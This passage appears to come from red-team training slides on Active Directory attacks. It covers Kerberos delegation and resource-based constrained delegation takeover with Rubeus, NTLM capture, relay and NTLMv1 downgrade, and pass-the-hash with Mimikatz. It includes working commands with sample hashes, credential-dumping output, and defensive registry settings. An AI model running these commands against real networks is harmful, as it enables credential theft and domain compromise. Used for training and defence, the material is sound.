 - kekeo # ... /service:HTTP/dc.testlab.local|ldap/dc.testlab.local
 - Rubeus.exe s4u ... /msdsspn:"http/dc.testlab.local" /altservice:ldap
 - ^ **HTTP** is the SPN set for constrained delegation, **ldap** is the desired ("alternative") SPN

S4U2proxy SPN Modification: Rubeus

- With **/altservice:cifs**


```
*] Impersonating user 'administrator' to target SPN 'ldap/PRIMARY.testlab.local'  
*] Final ticket will be for the alternate service 'cifs'   
*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)  
*] Building S4U2proxy request for service: 'ldap/PRIMARY.testlab.local'  
*] Sending S4U2proxy request  
+] S4U2proxy success!  
*] Substituting alternative service name 'cifs'  
*] base64(ticket.kirbi) for SPN 'cifs/PRIMARY.testlab.local':  
  
doIGejCCBnagAwIBBaEDAgEWooIFczCCBW9hggVrMIIFZ6ADAgEFoQ8bDVRFU1RMQUIuTE9DQUyi
```

Kerberos Delegation: Attack Summary

Unconstrained	Traditional Constrained	Resource-based Constrained
<p>Compromise of a server w/ unconstrained deleg allows extraction of TGTs of any user/system that connects.</p> <p>Combined w/ the printer bug, allows for forest compromise.</p>	<p>Introduces additional access paths <i>leading out</i> from any account configured for constrained delegation.</p>	<p>Introduces additional access paths <i>leading in</i> to any computer in modern domains.</p> <p>I.e. a generalized ACL-based computer takeover primitive.</p>

Resource-based Constrained Delegation

- Released with Windows Server 2012 (needs at least 1x2012 DC in the domain to work properly)
- Allows for delegation settings to be configured on the ***target*** service/resource instead of on the “frontend” account



User

Frontend

Backend

Resource-based Constrained Delegation

- Resource-based constrained delegation (RBCD) is implemented with a security descriptor on the **target** resource/computer object
 - Again, instead of a list of SPNs on the *frontend* account that the *frontend* account is allowed to delegate to
- This security descriptor is stored as a series of binary bytes in the **msDS-AllowedToActOnBehalfOfOtherIdentity** property on a target computer object.
- Note: the only right needed is the ability to edit this property on a computer object in Active Directory
 - no DA rights needed like with msds-allowedtodelegate!

RBCD: Computer Takeover

- In Spring 2019, Elad Shamir (@elad_shamir) released a post titled [“Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory”](#)
- Big point(s) from the post:
 - If the TRUSTED_TO_AUTH_FOR_DELEGATION UAC flag is not set, the S4U2self process will still work but the resulting TGS is not FORWARDABLE.
 - This resulting service ticket will fail for traditional constrained delegation, but will ***still work in the S4U2proxy process for resource-based constrained delegation!***

RBCD: Computer Takeover (in English)

- We **must** have control of an account with a SPN set in order to execute the S4U2self process successfully
 - But a default MachineAccountQuota=10 means domain users can add new computer objects they control (and these have SPNs :)
- If we execute S4U2self from such an account to “pretend” to be a DA to ourselves, the resulting ticket is not forwardable
- BUT for RBCD, *the ticket used for S4U2proxy does not have to be forwardable!*
 - The initiating account just has to be “allowed” to perform S4U2proxy as described in the **msDS-AllowedToActOnBehalfOfOtherIdentity** DACL

RBCD: Computer Takeover (in simplified English)

If we can modify the **msDS-AllowedToActOnBehalfOfOtherIdentity** property of a computer object in Active Directory, we can compromise the computer itself (in modern domains with at least one 2012 domain controller present)

RBCD: Computer Takeover (part 1)

- If we don't control access to a user/computer account with a SPN set, create a new computer object we control by abusing the MachineAccountQuota default of 10
 - Possible with Kevin Robertson's [PowerMad](#) project or pkb1s' [SharpAllowedToAct](#) project
- Build a new raw SecurityDescriptor that grants our new machine account "AccessAllowed"
- Set the bytes of this security descriptor in the **msds-allowedtoactonbehalfofotheridentity** field of the target system we're taking over

RBCD: Computer Takeover (part 2)

- Execute Rubeus' **s4u** action to request a TGT for the new machine account (since you know its plaintext hash) and execute the S4U2self/S4U2proxy process against the remote system, requesting a the service name you want:
 - `.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:DA /msdsspn:cifs/primary.testlab.local /ptt`
- Complete walkthrough:
 - <http://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/>

Kerberos Delegation: Attack Summary

Unconstrained	Traditional Constrained	Resource-based Constrained
<p>Compromise of a server w/ unconstrained deleg allows extraction of TGTs of any user/system that connects.</p> <p>Combined w/ the printer bug, allows for forest compromise.</p>	<p>Introduces additional access paths <i>leading out</i> from any account configured for constrained delegation.</p>	<p>Introduces additional access paths <i>leading in</i> to any computer in modern domains.</p> <p>I.e. a generalized ACL-based computer takeover primitive.</p>

Lab Debrief


- Advanced Kerberos Attacks
- SQL Abuse
- (If Time) Appendix Topics
- **Lab and Defensive Debriefs**
 - Attack Chain Dissection
 - A Defender's Perspective

Appendix Topics

- **NTLM Authentication and Abuse**
- **Active Directory Security Descriptors**
- **Persistence**
- **Data Mining/Exfiltration**
- **mod_rewrite**
- **Aggressor Scripting**

Appendix: NTLM Authentication and Abuse


NTLM Authentication in Active Directory Environments



NTLM Authentication in Active Directory Environments

NTLM
Authentication

Domain Controller



3. Challenge-response
message is encrypted with
the user's NTLM hash

User types in
password

NTLM Hash

Client

(1) User requests access

(2) Server sends challenge message

(3) Client sends response message

(6) Server sends
response to the client

Server

(5) Domain controller compares challenge and response to authenticate user
(4) Server sends challenge and response to domain controller

Reference: NTLM in English

1. Client sends NTLM auth request to server w/support NTLM versions
2. Server replies providing a challenge and negotiated NTLM version
 - Note: Attacker on server can choose weakest negotiated NTLM version
3. Client encrypts challenge(key == LM or NTLM hash) and returns it
 - Crackable material comes from this step – NetNTLMv1/NetNTLMv2 hashes
4. Server forwards challenge to DC (for domain accounts) or LSA (for local account) for verification
5. DC/LSA does verification and returns result (valid/invalid creds)
6. Server responds to client (access granted/denied)

Note: All NTLM logic is in the MSV1_0 (MSV) authentication package

When is NTLM Authentication Used?

- During authentication to a **server that doesn't belong to a domain**
 - Local user account or Workgroups
- When **Kerberos is not supported by server/client application**
 - Often seen in Linux tools and custom SMB client/server apps
- When there are no restrictions on NTLM
 - Comp. Config.\Windows Settings\Security Settings\Local Policies\Security Options
 - “Network Security: Restrict NTLM...” settings - Audit/block NTLM clients and servers
 - Protected Users Group
 - Domain Functional Level 2016

When is NTLM Authentication Used? (cont.)

- When Windows client and server are joined to AD
 - During authentication to an **IP address** (e.g. dir \\10.0.0.1\c\$)
 - **Negotiate authentication**
 - Attacker chooses lowest NTLM version supported by server + client
 - If **DNS fails**, Kerberos fails and the client will used NTLM
 - **Firewall/network blocks Kerberos traffic** (host-based or DC referrals)
 - Legacy **NTLM AD Forest Trust**

Enumerating NTLM Usage On A Host

- Enumerate inbound NTLM auth from Security log EID 4624
 - **PowerView:** Get-DomainUserEvent

```
PS C:\> Get-DomainUserEvent | ?{$_._AuthenticationPackageName -eq 'NTLM'} `| select TimeCreated,TargetUserName,*PackageName,IpAddress | ft -AutoSize
```

TimeCreated	TargetUserName	AuthenticationPackageName	LmPackageName	IpAddress
2/26/2018 12:59:09 PM	Administrator	NTLM	NTLM V2	192.168.230.100
2/26/2018 12:58:03 PM	itadmin	NTLM	NTLM V2	192.168.230.100
2/26/2018 7:55:36 AM	tester	NTLM	NTLM V2	-
2/26/2018 7:00:36 AM	tester	NTLM	NTLM V2	-
2/25/2018 10:45:25 PM	tester	NTLM	NTLM V2	-
2/25/2018 6:47:22 PM	tester	NTLM	NTLM V2	-
2/25/2018 5:16:31 PM	itadmin	NTLM	NTLM V2	-
2/25/2018 5:15:33 PM	itadmin	NTLM	NTLM V2	-

Dumping Local Account NTLM hashes with Mimikatz

- Extract password hashes for *local* user accounts from SAM database

```
beacon> mimikatz !lsadump::sam
[*] Tasked beacon to run mimikatz's !lsadump::sam command
[+] host called home, sent: 825927 bytes
[+] received output:
Domain : WINDOWS2
SysKey : 0af496ade2f34bb46bf052392f97f310
Local SID : S-1-5-21-3110711237-1288030956-2635231936

SAMKey : f9c4f5e09770d65fd8987ed5d36bc800

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

NTLM Challenge-Response Abuse

Components:

1. (Coercing) Authentication to the attacker's server
2. Challenge-response capture or relay

Step 1: (Coercing) Authentication to the Attacker

Passive Techniques

Goal: Wait for client to authenticate to malicious/compromised server

- Wait for tools that scan hosts on the network
- Examples: vulnerability scanners, NAC software, configuration software, etc.

Active Techniques

Goal: Force the client to authenticate malicious/compromised server

- Poisoning attacks - ARP, LLMNR, NBNS, SSDP, DHCP, etc.
- .lnk icon/desktop.ini/.scf in file shares
- Office doc templates/linked images
- Edge/IE websites
- Coercing remote-machines to authenticate
 - [SpoolSample](#) - Tool that uses the MS-RPRN printing protocol to cause a remote machine to authenticate over SMB
 - [PrivExchange](#) - Uses Exchange Web Services to causes an Exchange server to authenticate over HTTP

Step 2: Challenge-Response Capture or Relay

- Approaches to capturing NTLM Challenge-Responses
- NTLM Relay

NTLM Abuse: Challenge/Response Capture

- **Service Impersonation** - Implement the service and its NTLM authentication components
- Examples: Responder, Metasploit, ntlmrelayx, etc.

Challenge/Response Capture (cont.)

- **Packet Sniffing** - Sniff the challenge response/response as it occurs during interaction with a Windows service
1. Open a raw socket and sniff the traffic
 - Inveigh - <https://github.com/Kevin-Robertson/Inveigh> (PowerShell)
 - InveighZero - <https://github.com/Kevin-Robertson/InveighZero> (C#)
 2. Save packet captures and extract the hashes
 - a. C:\> netsh trace start scenario=NetConnection capture=yes persistent=no maxSize=100MB traceFile=C:\NetTrace2.etl
 - Open .etl with MessageAnalyzer and Saves as a .cap file
 - Open .cap with Wireshark and save as .pcap
 - Extract creds with PCredz
 - b. Is WinPcap installed? If so, use that! (enumerate drivers!)

NTLM Abuse: NTLM Version Downgrade

- NTLMv1 challenges can always be “cracked”, revealing an NTLM hash!
- NTLMv1 challenges are encrypted using 3 keys derived from the user’s NTLM hash.
 - Derivation scheme is weak.
 - Allows an attacker to reasonably brute-force the 3 keys and therefore **recover the user’s NTLM password hash!**

NTLMv1 Downgrade on a Windows Host

1. Modify the “LAN Manager Authentication Level” to force NTLMv1
 - In HKLM\SYSTEM\CurrentControlSet\Control\Lsa, set LmCompatibilityLevel to <= 2
 - Note: Win7/2008R2+ require NTLMv2 (LmCompatibilityLevel >= 3).
 - **Older OS versions allow NTLMv1 by default** (Very useful for us!!!)
2. Set “Network security: Minimum session security for NTLM SSP based (including secure RPC) clients” to “Require 128-bit encryption”
 - In HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\, set NtLmMinClientSec to 536870912
3. Optional: Fixate server challenge w/ Mimikatz: **misc::easyntlmchall** to expedite cracking
 - <https://crack.sh> has a rainbow table that'll crack these for free! :)

Internal-Monologue

- PowerShell/C# tool for extracting NTLM hashes for users logged on to a machine
- How does it work?
 - Performs the NTLMv1 downgrade
 - The tool enumerates and impersonates each token on the machine
 - With each token, the tool performs NTLM authentication to a local NTLM server it creates.
 - The server captures the NTLMv1 challenge response, which can then be cracked

NTLM Abuse: NTLM Relay

Attacker hijacks a victim's inbound NTLM authentication attempt to one machine and uses it to login to another machine



NTLM Relay - Cont.

- Not just SMB relay!!!
 - HTTP/SMB/RPC/LDAP/SQL/etc.
- Many tools implement NTLM relay capabilities - [Invoke-Relay](#)/[MultiRelay](#)/[Metasploit](#)/[ntlmrelayx](#)/[NtlmRelayToEWS](#)

NTLM Relay Defensive Controls: SMB Signing

SMB Client Protections

- **Microsoft network client: Digitally sign communications (always)**
 - HKLM\System\CurrentControlSet\Services\LanmanWorkstation\Parameters
 - Value: RequireSecuritySignature = 1 (Require SMB Signing)
- **Microsoft network client: Digitally sign communications (if server agrees)**
 - HKLM\System\CurrentControlSet\Services\LanmanWorkstation\Parameters
 - Value: EnableSecuritySignature = 1
 - Negotiate SMB signing with the server. **Attackers can exploit this!**

SMB Server Settings

- **Microsoft network server: Digitally sign communications (always)**
 - HKLM\System\CurrentControlSet\Services\LanManServer\Parameters
 - Value: RequireSecuritySignature = 1 (Require SMB signing)
- **Microsoft network server: Digitally sign communications (if client agrees)**
 - HKLM\System\CurrentControlSet\Services\LanManServer\Parameters
 - Value: EnableSecuritySignature = 1
 - Negotiate SMB signing with the server. **Attackers can exploit this!**

NTLM Relay Defensive Controls: SMB Signing

- **Microsoft network client: Digitally sign communications (always)**
 - HKLM\System\CurrentControlSet\Services\LanmanWorkstation\Parameters
 - Value: RequireSecuritySignature = 1
- **Microsoft network client: Digitally sign communications (if server agrees)**
 - HKLM\System\CurrentControlSet\Services\LanmanWorkstation\Parameters
 - Value: EnableSecuritySignature = 1
- **Microsoft network server: Digitally sign communications (always)**
 - HKLM\System\CurrentControlSet\Services\LanManServer\Parameters
 - Value: RequireSecuritySignature = 1
- **Microsoft network server: Digitally sign communications (if client agrees)**
 - HKLM\System\CurrentControlSet\Services\LanManServer\Parameters
 - Value: EnableSecuritySignature = 1
- Protects SMB. What about all other protocols (e.g. HTTP, RPC, MSSQL, LDAP, etc.)!?

NTLM Relay Defensive Controls: Extended Protection for Authentication

- Binds NTLM authentication to whatever the outer transport protocol is
 - E.g. Auth over HTTPS - NTLM auth is bound to the user's TLS session.
 - Prevents attacker from starting a new TLS session and relaying NTLM auth.
- Only protects NTLMv2 (not NTLMv1)
- Client Settings - HKLM\System\CurrentControlSet\Control\LSA
 - SuppressExtendedProtection = 0
- Must be configured on servers on a service-by-service basis
 - E.g. Enabling and required Extended Protection in IIS

NTLM Relay Defensive Controls: LDAP Signing and Channel Binding

- GPO: Network security: LDAP client signing requirements
 - HKLM\System\CurrentControlSet\Services\LDAP
 - Value: LDAPClientIntegrity
- Channel Binding - Essentially does the same as EPA, but for LDAPS
 - (On DCs) HKLM\System\CurrentControlSet\Services\NTDS\Parameters
 - (On LDS servers)
HKLM\SYSTEM\CurrentControlSet\Services\<instance>\Parameters
 - LdapEnforceChannelBinding (1=Use if client supports it, 2=Required)

Pass-the-Hash

a.k.a. NTLM authentication with a catchy-name ;)

Pass-the-Hash

- “Pass-the-Hash” is just NTLM authentication!
 - Just skips the step OS performs of converting the plaintext password to an NTLM hash
- Allows an attacker to authenticate to another system using a valid username and its associated NTLM hash
 - Removes the need to know a user’s plaintext password
- An attacker can authenticate to any service that supports NTLM (SMB, LDAP, WMI, etc.) using an account’s NTLM hash

Pass-the-Hash Exploitation


- Steps
 - Attacker dumps creds on machine, obtaining an account's NTLM password hash
 - Uses NTLM hash to impersonate user during authentication
- Tools to use while on target:
 - Mimikatz's **sekurlsa::pth** - Beacon uses this
 - Creates a new process with logon session of type 9 (NewCredential)
 - Username/domain are correct, but the password is incorrect
 - Beacon gets token for logon session (new process echos to Beacon's named pipe)
 - Overwrite junk password hash in lsass.exe with user's NTLM hash
 - Invoke-TheHash - PowerShell script that re-implements SMB/WMI
 - SMBClient/SMBExec/WMIExec
 - <https://github.com/Kevin-Robertson/Invoke-TheHash>

Pass-the-Hash Exploitation - Cont.

- Via other tools - [Impacket](#), pth-toolkit, Metasploit, crackmapexec
 - Re-implement the NTLM protocol (don't rely on Windows DLLs/APIs)
 - Might require proxying traffic in through agent
 - Can use plaintext or NTLM hash
- OpSec Notes:
 - PTH with a *domain* account causes traffic to the DC
 - PTH with a *local* account only communicates with the host
 - Proxying external tools into a network does not generate “weird” tokens, but may result in “weird” network connections, though...
- Example:
 - Pop quiz
 - When you browse a file share, what process makes the connection to the share on port 445?
 - When you use WMI, what process connects to port 135 on the target host?

Pass-the-Hash using Mimikatz

```
mimikatz # sekurlsa::pth /domain:corpwest.local /user:itadmin /rc4:abd9ffb762c86b26ef4ce5c81b0dd37f /run:cmd.exe
user    : itadmin
domain  : corpwest.local
program : cmd.exe
impers. : no
NTLM    : abd9ffb762c86b26ef4ce5c81b0dd37f
| PID   3868
| TID   1008
| LSA Process was already R/W
| LUID 0 ; 40193828 (00000000:02654
\_\_msv1_0 - data copy @ 000000C5CE
\_\_kerberos - data copy @ 000000C5CE
\_\_aes256_hmac      -> null
\_\_aes128_hmac      -> null
\_\_rc4_hmac_nt       OK
\_\_rc4_hmac_old      OK
\_\_rc4_md4           OK
\_\_rc4_hmac_nt_exp   OK
\_\_rc4_hmac_old_exp  OK
\_\_ *Password replace -> null
```



Administrator: C:\Windows\SYSTEM3

```
c:\>dir \\192.168.230.101\c$  
Volume in drive \\192.168.230.101\c$ is System  
Volume Serial Number is 5CF0-4C08  
  
Directory of \\192.168.230.101\c$  
  
02/25/2018  05:10 AM      534,641 cap2.cab  
02/25/2018  05:09 AM      917,504 cap2.etl  
02/25/2018  05:34 AM      655,907 cap3.cab  
02/25/2018  05:34 AM     1,048,576 cap3.etl  
10/29/2015  11:24 PM      <DIR>          PerfLogs  
09/17/2017  04:41 PM      <DIR>          Program Files  
02/21/2018  11:35 AM      <DIR>          Program Files (x86)  
02/17/2016  10:05 AM      <DIR>          Python27
```

Pass-the-Hash in Mimikatz

```
mimikatz # sekurlsa::pth /domain:corpwest.local /user:itadmin /rc4:abd9ffb762c86b26ef4ce5c81b0dd37f /run:cmd.exe
user    : itadmin
domain  : corpwest.local
program : cmd.exe
impers. : no
NTLM    : Set /domain to the remote server's hostname if using a local account
          | 0dd37f
          |
          | \_ msv1_0   - data copy @ 000000C5CE
          | \_ kerberos - data copy @ 000000C5CE
          | \_ aes256_hmac      -> null
          | \_ aes128_hmac      -> null
          | \_ rc4_hmac_nt       OK
          | \_ rc4_hmac_old      OK
          | \_ rc4_md4           OK
          | \_ rc4_hmac_nt_exp    OK
          | \_ rc4_hmac_old_exp   OK
          | \_ *Password replace -> null
          |
          | 54 c:\>dir \\192.168.230.101\c$
```

We're using the IP address to force Windows to NTLM authentication

```
Administrator: C:\Windows\SYSTEM32
```

```
Volume in drive \\192.168.230.101\c$ is System
Volume Serial Number is 5CF0-4C08

Directory of \\192.168.230.101\c$
```

Date	Time	Size	Name
02/25/2018	05:10 AM	534,641	cap2.cab
02/25/2018	05:09 AM	917,504	cap2.etl
02/25/2018	05:34 AM	655,907	cap3.cab
02/25/2018	05:34 AM	1,048,576	cap3.etl
10/29/2015	11:24 PM	<DIR>	PerfLogs
09/17/2017	04:41 PM	<DIR>	Program Files
02/21/2018	11:35 AM	<DIR>	Program Files (x86)
02/17/2016	10:05 AM	<DIR>	Python27


Nuances of Local Account Authentication Over the Network

- User Rights Assignments affecting local accounts authentication
- UAC and other settings that affect local account authentication

User Rights Assignment Affecting Local Account Authentication

- KB2871997
 - “Changes to this feature include: prevent network logon and remote interactive logon to domain-joined machine using local accounts...”
- This patch added new group SIDs:
 - S-1-5-113 (NT AUTHORITY\Local account)
 - S-1-5-114 (NT AUTHORITY\Local account and member of Administrators group)
- **Implication:** Defenders can block local account logins over the network by adding these SIDs to the ***SeDenyNetworkLogonRight*** and ***SeDenyRemoteInteractiveLogonRight*** account rights assignment

KB2871997 User Rights Assignments



UAC's Effect on over-the-Network Logons with Local Accounts

- On Windows Vista+, any administrative local accounts may authenticate to a machine over the network and receive a “filtered” (i.e. medium integrity) token
 - *WMI/psexec/etc require an administrator token (i.e. high integrity).*
 - *Consequently, lateral movement will fail with access denied when using local accounts!*
- Exceptions:
 - RDP: allows for graphical elevation, so allowed
 - RID-500 account, *by default* (see next slide)
 - 3 very important UAC registry/group policy settings (see next slide)

